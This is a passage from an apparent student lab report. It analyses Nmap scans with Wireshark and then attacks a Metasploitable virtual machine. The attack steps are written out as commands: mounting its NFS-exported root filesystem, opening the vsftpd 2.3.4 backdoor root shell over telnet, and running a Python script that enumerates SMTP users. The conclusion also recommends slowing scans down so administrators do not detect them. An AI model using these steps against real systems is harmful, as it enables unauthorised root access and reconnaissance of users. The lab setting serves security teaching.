     611 14…   0.163414 10.10.10.103       10.10.10.101       TCP       60 49808 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS…
     612 14…   0.000094 10.10.10.103       10.10.10.101       TCP       60 49808 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=…
     613 14…   0.006367 10.10.10.103       10.10.10.101       TCP       60 49808 → 3306 [SYN] Seq=0 Win=1024 Len=0 MS…
     614 14…   0.000058 10.10.10.103       10.10.10.101       TCP       60 49808 → 8080 [SYN] Seq=0 Win=1024 Len=0 MS…
     615 14…   0.000049 10.10.10.103       10.10.10.101       TCP       60 49808 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS…
     616 14…   0.003802 10.10.10.103       10.10.10.101       TCP       60 49808 → 5900 [SYN] Seq=0 Win=1024 Len=0 MS…
     617 14…   0.000048 10.10.10.103       10.10.10.101       TCP       60 49808 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS…
     618 14…   0.000057 10.10.10.103       10.10.10.101       TCP       60 49808 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=…
     619 14…   0.000087 10.10.10.103       10.10.10.101       TCP       60 49808 → 8888 [SYN] Seq=0 Win=1024 Len=0 MS…
     620 14…   0.000038 10.10.10.103       10.10.10.101       TCP       60 49808 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS…
     621 14…   0.000081 10.10.10.103       10.10.10.101       TCP       60 49808 → 80 [RST] Seq=1 Win=0 Len=0
     622 14…   0.005931 10.10.10.103       10.10.10.101       TCP       60 49808 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=…
     623 14…   0.000016 10.10.10.103       10.10.10.101       TCP       60 49808 → 1723 [SYN] Seq=0 Win=1024 Len=0 MS…
     627 14…   1.087731 10.10.10.103       10.10.10.101       TCP       60 49809 → 1723 [SYN] Seq=0 Win=1024 Len=0 MS…
     628 14…   0.000020 10.10.10.103       10.10.10.101       TCP       60 49809 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=…
     629 14…   0.000016 10.10.10.103       10.10.10.101       TCP       60 49809 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS…
     630 14…   0.000011 10.10.10.103       10.10.10.101       TCP       60 49809 → 8888 [SYN] Seq=0 Win=1024 Len=0 MS…
     631 14…   0.000011 10.10.10.103       10.10.10.101       TCP       60 49809 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS…
     632 14…   0.000010 10.10.10.103       10.10.10.101       TCP       60 49809 → 5900 [SYN] Seq=0 Win=1024 Len=0 MS…
     633 14…   0.000014 10.10.10.103       10.10.10.101       TCP       60 49809 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS…
     634 14…   0.000009 10.10.10.103       10.10.10.101       TCP       60 49809 → 8080 [SYN] Seq=0 Win=1024 Len=0 MS…
     635 14…   0.000010 10.10.10.103       10.10.10.101       TCP       60 49809 → 3306 [SYN] Seq=0 Win=1024 Len=0 MS…
     636 14…   0.000010 10.10.10.103       10.10.10.101       TCP       60 49809 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=…
     637 14…   0.000009 10.10.10.103       10.10.10.101       TCP       60 49809 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS…

> Frame 758: 60 bytes on wire (480 bits), 60 bytes capt…
> Ethernet II, Src: 08:00:27:94:5b:ba, Dst: 0a:00:27:00…
> Internet Protocol Version 4, Src: 10.10.10.103, Dst: …
> Transmission Control Protocol, Src Port: 49809 (49809…

0000  0a 00 27 00 00 00 08 00  27 94 5b ba 08 00 45 00   ..'..... '.[...E.
0010  00 2c 0f d4 00 00 3b 06  47 19 0a 0a 0a 67 0a 0a   .,....;. G....g..
0020  0a 65 c2 91 00 58 a1 61  85 76 00 00 00 00 60 02   .e...X.a .v....`.
0030  04 00 81 85 00 00 02 04  05 b4 00 00               ........ ....

Packets: 821 · Displayed: 807 (98.3%)    Profile: Default
```

Figure 7: Wireshark Dump of NMAP Popular Port Scan

The first half of this scan appears to perform the same discovery scan shown above. Packets 3 to 610 are all ARP requests sent from our Kali instance. We next see our Kali client send numerous packets to various ports to a destination IPv4 address of 10.10.10.101. 10.10.10.101 is not a known host in our virtual network environment. I can assume that by sending the packets to this address eventually reaches our various Metasploitable clients. In fact if we observed the Wireshark dump closely we can see than packets 619 and 630 are both addressing port 8888. Port 8888 is popularly used for web server functions when port 80 is occupied by a separate web-server instance. Overall in this scan we can use Wireshark's statistics output to keep some summary details of the popular port scan we just ran.



Wireshark · Capture File Properties · wireshark_pcapng_AD25176E-A54A-4957-B060-B...

Details

Format:	Wireshark/... - pcapng
Encapsulation:	Ethernet

Time

First packet:	2016-02-22 14:34:14
Last packet:	2016-02-22 14:34:21
Elapsed:	00:00:06

Capture

Hardware:	Unknown
OS:	64-bit Windows 10, build 10586
Application:	Dumpcap (Wireshark) 2.0.1 (v2.0.1-0-g59ea380 from master-2.0)

Interfaces


Interface	Dropped packets	Capture filter	Link type	Packet size limit
\Device \NPF_{AD25176E-A54A-4957-B060-BEC2CC9F08FF}	Unknown	not port 3389	Ethernet	262144 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	821	807 (98.3%)	N/A
Time span, s	6.872	6.124	N/A
Average pps	119.5	131.8	N/A
Average packet size, B	61.5	60.5	N/A
Bytes	50088	48420 (96.7%)	0
Average bytes/s	7288	7906	N/A
Average bits/s	58 k	63 k	N/A

Figure 8: Wireshark Statistics on a NMAP Popular Port Scan

From the statistics above we note only the displayed column since those were the packets that originated from our Kali Linux instance. Overall we see 807 packets were sent across the network with an overall size of 48.420 KB. Looking back to Figure 8 we can see that for every port scan conducted NMAP sent a 60 bytes packet. The packets themselves did not contain a payload so the entirety of the 60 bytes was the overhead introduces by the TCP and IPv4 headers.


*VirtualBox Host-Only Network (not port 3389)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

```
ip.src == 10.10.10.103 or eth.addr == 08:00:27:94:5b:ba
```

```
No.      Time   Time d/dt  Source         Destination    Protocol  Lengtt Info
    2603 14:...   0.000025 10.10.10.103   10.10.10.101   TCP       60 57448 → 2107 [SYN] Seq=0 Win=1024 Len=0 ...
    2604 14:...   0.000018 10.10.10.103   10.10.10.101   TCP       60 57448 → 1185 [SYN] Seq=0 Win=1024 Len=0 ...
    2605 14:...   0.000024 10.10.10.103   10.10.10.101   TCP       60 57448 → 4002 [SYN] Seq=0 Win=1024 Len=0 ...
    2606 14:...   0.000010 10.10.10.103   10.10.10.101   TCP       60 57448 → 2710 [SYN] Seq=0 Win=1024 Len=0 ...
    2607 14:...   0.000014 10.10.10.103   10.10.10.101   TCP       60 57448 → 6025 [SYN] Seq=0 Win=1024 Len=0 ...
    2608 14:...   0.000010 10.10.10.103   10.10.10.101   TCP       60 57448 → 1033 [SYN] Seq=0 Win=1024 Len=0 ...
    2609 14:...   0.000010 10.10.10.103   10.10.10.101   TCP       60 57448 → 6123 [SYN] Seq=0 Win=1024 Len=0 ...
    2610 14:...   0.000011 10.10.10.103   10.10.10.101   TCP       60 57448 → 1009 [SYN] Seq=0 Win=1024 Len=0 ...
    2611 14:...   0.000054 10.10.10.103   10.10.10.101   TCP       60 57448 → 1201 [SYN] Seq=0 Win=1024 Len=0 ...
    2612 14:...   0.000022 10.10.10.103   10.10.10.101   TCP       60 57448 → 1914 [SYN] Seq=0 Win=1024 Len=0 ...
    2613 14:...   0.000018 10.10.10.103   10.10.10.101   TCP       60 57448 → 32771 [SYN] Seq=0 Win=1024 Len=0...
    2614 14:...   0.000010 10.10.10.103   10.10.10.101   TCP       60 57448 → 481 [SYN] Seq=0 Win=1024 Len=0 M...
    2615 14:...   0.000010 10.10.10.103   10.10.10.101   TCP       60 57448 → 1090 [SYN] Seq=0 Win=1024 Len=0 ...
    2616 14:...   0.000009 10.10.10.103   10.10.10.101   TCP       60 57448 → 6547 [SYN] Seq=0 Win=1024 Len=0 ...
    2617 14:...   0.189598 10.10.10.103   10.10.10.101   TCP       74 40762 → 80 [SYN] Seq=0 Win=29200 Len=0 M...
    2618 14:...   0.000142 10.10.10.103   10.10.10.101   TCP       66 40762 → 80 [ACK] Seq=1 Ack=1 Win=29312 L...
    2619 14:...   0.001592 10.10.10.103   10.10.10.101   TCP       74 44640 → 443 [SYN] Seq=0 Win=29200 Len=0 ...
    2620 14:...   0.000134 10.10.10.103   10.10.10.101   TCP       66 44640 → 443 [ACK] Seq=1 Ack=1 Win=29312 ...
    2625 14:...   5.998813 10.10.10.103   10.10.10.101   HTTP      84 GET / HTTP/1.0
    2626 14:...   0.001264 10.10.10.103   10.10.10.101   SSL      154 Client Hello
    2627 14:...   0.003884 10.10.10.103   10.10.10.101   TCP       66 40762 → 80 [ACK] Seq=19 Ack=25 Win=29312...
    2628 14:...   0.002083 10.10.10.103   10.10.10.101   TCP       66 40762 → 80 [ACK] Seq=19 Ack=27 Win=29312...
    2629 14:...   0.000033 10.10.10.103   10.10.10.101   TCP       66 44640 → 443 [ACK] Seq=89 Ack=91 Win=2931...
    2630 14:...   0.000605 10.10.10.103   10.10.10.101   TCP       66 44640 → 443 [ACK] Seq=89 Ack=99 Win=2931...
    2631 14:...   0.009842 10.10.10.103   10.10.10.101   TCP       66 40762 → 80 [FIN, ACK] Seq=19 Ack=28 Win=...
```

```
> Frame 1: 60 bytes on wire (480 bits), 60 bytes captur...
> Ethernet II, Src: 08:00:27:94:5b:ba, Dst: ff:ff:ff:ff...
> Address Resolution Protocol (request)
```

```
0000  ff ff ff ff ff ff 08 00  27 94 5b ba 08 06 00 01   ........ '.[.....
0010  08 00 06 04 00 01 08 00  27 94 5b ba 0a 0a 0a 67   ........ '.[....g
0020  00 00 00 00 00 00 0a 0a  0a 65 00 00 00 00 00 00   ........ .e......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

```
wireshark_pcapng_AD25176E-A54A-4957-B060-BEC2CC9F08FF_20160222145435_a11388 || Packets: 3070 · Displayed: 2944 (95.9%) || Profile: Default
```

Figure 9: Wireshark Dump of NMAP Version Check Scan

The last NMAP scan conducted before in this report was the version check scan. The run-time of this scan alone demonstrates NMAP is sending a large amount of packets across the network. The version check scan appears to run a NMAP discovery scan, a NMAP full port scan before attempting to exploit the applications for their versions. At Packet 2617 we see the stop of the port scan and the start of the version check scan. The technology behind the NMAP version scan appear to be highly parallel, including the TCP and UDP protocols, and even capable of deciphering services behind encryption layer. The NMAP VScan documentation contains goes into great depth the various techniques used to perform this scan [2].

This scan before took the longest out of all previous scan as can be seen in Figure 5. A list of runtimes is provided below along with the Wireshark summary statistics output


Table 3: NMAP Scan Runtimes (6 Hosts on Network)

NMAP Scan Type	Run-Time (secs)	Bytes Transferred
Discovery Scan	1.49	36.600 KB
Popular Port Scan	3.58	48.420 KB
Version Check Scan	123.34	182.688 KB

Exploiting Metasploitable

Now we will attempt to use the known service versions seen on a machine (see Figure 4 and Figure 5) and research any known exploits which can take advantage of. We will use these exploits to either confirm or deny the banner information seen in Table 2.

From the port scan seen in Figure 3 we can see that Metasploitable is running a network file share (NFS). Why not attempt to mount the NFS on our Kali Linux instance? First we see what Metasploitable is exporting via NFS.




```
root@kali:~# showmount -e 10.10.10.102
Export list for 10.10.10.102:
/ *
root@kali:~# mount -o tcp 10.10.10.102:/ /mnt/
root@kali:~# cd /mnt/
root@kali:/mnt# ls
bin   cdrom  etc   initrd      lib         media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev    home  initrd.img  lost+found  mnt    opt        root  srv   tmp  var
root@kali:/mnt# 
```

Figure 10: Metasploitable NFS Mount

The first exploit we found already gives us full access to the root filesystem of client0. A user who shares their root directory over a untrustworthy network is asking for their system to be exploited. We mounted with ease the NFS share from client0 to our local Kali machine's /mnt directory using a TCP connection. We could at this point browse all client0's personal files, sysconfig files, and applications. A popular attack done today is to ransom someone files back to them. An attack in this scenario would encrypt the files stored on the NFS and eventually password lock the entire filesystem. Then via email contact the end user to pay a ransom back to the attacker using the untraceable bitcoin currency. Microsoft reports that between June and November 2015 they detected on "more than 850,000 PCs running" two of the more prevalent ransomware software packages known as Crowti and FakeBsod respectively [3]. The MIT Technology Review Magazine reported on February 16, 2016 that

> "Hollywood Presbyterian Medical Center in Los Angeles was infected by ransomware more than a week ago. The software locked up files throughout the hospital's IT system and, according to unconfirmed reports, demanded 9,000 bitcoins, more than $3 million, for their return" [4].

A user can also browse a server's file contents by looking at the web services running. Depending on the Apache configuration limitation to the filesystem may or may not be limited to *'/var/www/html'.* Recall that our Metasploitable versions are running an instance of Apache on the port 80. We open IceWealse (Kali Linux's Firefox) to find our more information about the web-services running on Metasploitable.



PHP Version 5.2.4-2ubuntu5.10


System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps

Iceweasel automatically sends some data to Mozilla so that we can improve your experience.

Figure 11: Metasploitable PHP Information

By pulling up the php info page of the Metasploitable Apache instance we have an incredible amount of information. For example, the php info confirms that our server is running Metasploitable 2.6.24-16-server. Not even an NMAP operating system scan was definitively able to determine the OS version of the Metasploitable instances (see Table 2). We also see Metasploitable is running PHP 5.2.4-2-ubuntu5.10 which after a quick Google search reveals list of various known exploits [5].

Another known exploit in this release of Metasploitable is under the FTP server instance *'vsftpd'* that is installed. An unknown hacker slipped a backdoor into the source code which allows a user to telnet of FTP port 21. The connection then opens a backdoor telnet connection over port 6200 for hackers to connect to that gives them root privileges over the remote machine [6]. The exploit is disguisable after establishing a telnet connection to port 21 and being prompted with *'user backdoored:)'*. Note the smiley face ☺. Once a hacker is telneted into a remote machine using this backdoor they are free to explore the remote machines filesystem at their leisure.



```
root@kali:/mnt# telnet 10.10.10.102 21
Trying 10.10.10.102...
Connected to 10.10.10.102.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user backdoored:)
331 Please specify the password.
pass invalid
^]
telnet> close
Connection closed.
root@kali:/mnt# telnet 10.10.10.102 6200
Trying 10.10.10.102...
Connected to 10.10.10.102.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
: command not found
pwd;
/
: command not found
cd /etc;
: command not found
ls;
X11
adduser.conf
adjtime
aliases
aliases.db
alternatives
apache2
apm
apparmor
apparmor.d
apt
at.deny
bash.bashrc
```

Figure 12: Metasploitable FTP Exploit

Part 2 Automated Email Authentication


We have now gathered information about a network of PCs. Now we want to find the users who operate on these machines. A way to gather possible users of a network is to look for the email address that run out of that desired network domain. We covered email gathering in the last assignment where we used passive scanning to look for emails for a given company using an automated Google search. The passive scan approach is limited in that you are relying on the information gathered from the search to be up to date. However a more reliable attack will have a process to test the list of emails gather against a mail server.

The next assignment calls for automating the process of authenticating emails on a remote SMTP mail server. If a user has a valid email on a given server, a safe assumption is to say a user has an account running on that machine. To perform this task we use socket programming in Python.

To begin we have our program take in a list of emails. The input can be read from a file where the emails are separated by new lines, or the emails can be hardcoded inside the program. Regardless of the input method, the program will loop through the list of emails to test where the email is a valid email to send mail to. Since in our simulated environment we do not have an active domain in which a passive NMAP email scan will work, we use create a list of typical Linux emails we can expect to find. We also provide a list of other emails which we expect will produce no user. The list of emails tested against our Metasploitable machine is given below.

1. test@localhost
2. admin@localhost
3. root@localhost
4. httpd@locahost
5. ftp@localhost
6. nfs@localhost
7. mysql@localhost

The Python code generated for this assignment can be seen spread across Code Snippet 1 and Code Snippet 2. The output of the script is verbose to show the process of confirming an email on a SMTP server.


Applications
Places
Terminal
Tue 01:26
root@kali: ~/projects/project2
File Edit View Search Terminal Help

```
C: EHLO mail.localdomain
S: 250-metasploitable.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
C: mail from: <root@localhost>
S: 250 2.1.0 Ok
C: rcpt to: <nfs@localhost>
S: 550 5.1.1 <nfs@localhost>: Recipient address rejected: User unknown in local recipient table
C: quit
S: 221 2.0.0 Bye

S: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
C: EHLO mail.localdomain
S: 250-metasploitable.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
C: mail from: <root@localhost>
S: 250 2.1.0 Ok
C: rcpt to: <mysql@localhost>
S: 250 2.1.5 Ok
C: quit
S: 221 2.0.0 Bye

Valid emails are:
['root@localhost', 'mysql@localhost']
root@kali:~/projects/project2#
```

Figure 13: Metasploitable SMTP Server - Email Authentication Output

The script starts by looking for a list of emails. With that list of emails it establishes a socket connection to the desired server to the default SMTP mail port 25. We then use a series of SMTP commands to verify whether the email is valid.

In Figure 13 we see an example of two emails being tested. The first command our script sends is a “EHLO <domain>” command which tells the SMTP server who is connecting to it. The client then receives a response from the server listing the services available to run. Our client next starts the process one would take when sending a email. The script defines who the message is from: “mail from <root@localhost>”. The server response with a “250 … Ok” code response indicating that our command was valid. The script then attempts to set the recipient of the new email: “rcpt to: <emailaddress>”. If again the server reponds with a “250 … Ok” code response, we say the email is a valid recipient that the server knows of. If the server response with a “550” error, we say the email is not valid. We store into a list all the valid emails we tested, and return it to the user. The email now has a list of all valid emails.

In our test of all the IPs tested against our Metasploitable machine we see the following results:

Table 4: Valid Emails on Metasploitable Machine

Email Tested	Validity
test@localhost	False
admin@localhost	False
root@localhost	True
httpd@locahost	False
ftp@localhost	False
nfs@localhost	False
mysql@localhost	True

Metasploitable was the only machine actively running a SMTP server. Our Centos 7 and Ubuntu 14.4 machines have SMTP disable by default. SMTP is an easy protocol to exploit to gather more information on a network. It is safe to say that creating your own SMTP server is dangerous. Other tools such as using Google’s SMTP service is a safer alternative to mitigate attacks on your network.

IV. Conclusion

Today we explored some aspects of NMAP and the network footprint that some of its more popular scripts. We showed that scanning for hosts in the network puts out a mass of ARP requests onto the network. Similar network footprint was seen in the popular port scan. Both these attacks can be easily detected if a system administrator was actively monitoring the network. A better approach for these NMAP scans would be to spread the scan out in time as to assimilate into the background of other normal network packets. The result would require more time to run the scan be is some scenarios an incognito presence would be highly desired.

Information gathering against a SMTP server can also lead to exploiting more services on a network. We showed that a user can quickly code up a conversation between a typical email client and SMTP server to authenticate whether a user email is valid on a server. A safe assumption upon discovering a valid email on a server is to say a user has access to the given server. In our approach to the problem tricked the mail protocol into think we were attempting to create a new email. We passed the server a mail from address and recipient address. The approach taken would work across most machines. An alternative method would be to use the *“VRFY”* protocol command to verify an email. As seen in Figure 13 our Metasploitable machine supports the *“VRFY”* command. Popular mail services like Yahoo Mail, or Gmail do not support some SMTP commands in order to protect their users.

V. Appendix

```
#!/usr/bin/env python3
#
# Authenticate a list of emails on a server
# Usage Scenarios:
#   [0]: kali_connClient.py
#   [1]: kali_connClient.py <listemails.txt>
#
#   Author: Devin Trejo
#   20160227

import socket, sys


def main(argv):
    # Client machine
    #
    clientIP = "10.10.10.102"

    # Check whether to run as example or to open from file
    #
    if len(argv) ==  1:
        listEmails = ["test@localhost", "admin@localhost", \
                "root@localhost", "htpp@locahost", "ftp@locahost",
                "nfs@localhost", "mysql@localhost", ]
    else:
        listEmails = []
        with open(argv[1]) as f:
            for line in f:
                listEmails.append(line)

    validEmails = tryListEmail(clientIP, listEmails)

    print("Valid emails are: \n" + str(validEmails))
    return
```

Code Snippet 1

```
def tryListEmail(clientIP, listEmails):
    BUFFER_SIZE = 1024
    clientPORT = 25

    # Create a list to store valid IPs
    #
    validEmails = []

    # Loop for all emails in our list
    #
    for userEmail in listEmails:
        # Connect to server
        #
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((clientIP, clientPORT))
        except Exception:
            print("Connection Error")
            s.close()
            return -1

        # Recieve Greeting
        #
        data = s.recv(BUFFER_SIZE)
        print("S: " + bytes.decode(data, 'UTF-8').rstrip('\r\n'))

        # Send EHLO MSG
        #
        msgCmd = "EHLO mail.localdomain\n"
        #msgCmd = "helo hi\n"
        print("C: " + msgCmd.rstrip('\r\n'))
        s.send(bytes(msgCmd, 'UTF-8'))

        # Wait for EHLO Response
        #
        data = s.recv(BUFFER_SIZE)
        print("S: " + bytes.decode(data, 'UTF-8').rstrip('\r\n'))

        # Send MSG from
        #
        msgCmd = ("mail from: <root@localhost>\n")
        s.send(bytes(msgCmd, 'UTF-8'))
        print("C: " + msgCmd.rstrip('\r\n'))

        # Wait for MSG from reponse
        #
        data = s.recv(BUFFER_SIZE)
        print("S: " + bytes.decode(data, 'UTF-8').rstrip('\r\n'))

        # Send Recpt
        msgCmd = ("rcpt to: <" + userEmail + ">\n")
        s.send(bytes(msgCmd, 'UTF-8'))
        print("C: " + msgCmd.rstrip('\r\n'))

        # Wait for Server Reponse
        #
        data = s.recv(BUFFER_SIZE)
        data = bytes.decode(data, 'UTF-8').rstrip('\r\n')
        print("S: " + data)

        # Check if message contains success
        #
        if 'Ok' in data:
            validEmails.append(userEmail)
        # Close connection
        #
        msgCmd = "quit\n"
        s.send(bytes(msgCmd, 'UTF-8'))
        print("C: " + msgCmd.rstrip('\r\n'))
        data = s.recv(BUFFER_SIZE)
        print("S: " + bytes.decode(data, 'UTF-8'))
        s.close()
    return validEmails
```

Code Snippet 2

VI. References

[1] NMAP.org, "Chapter 15. Nmap Reference Guide," [Online]. Available: https://nmap.org/book/man-host-discovery.html.

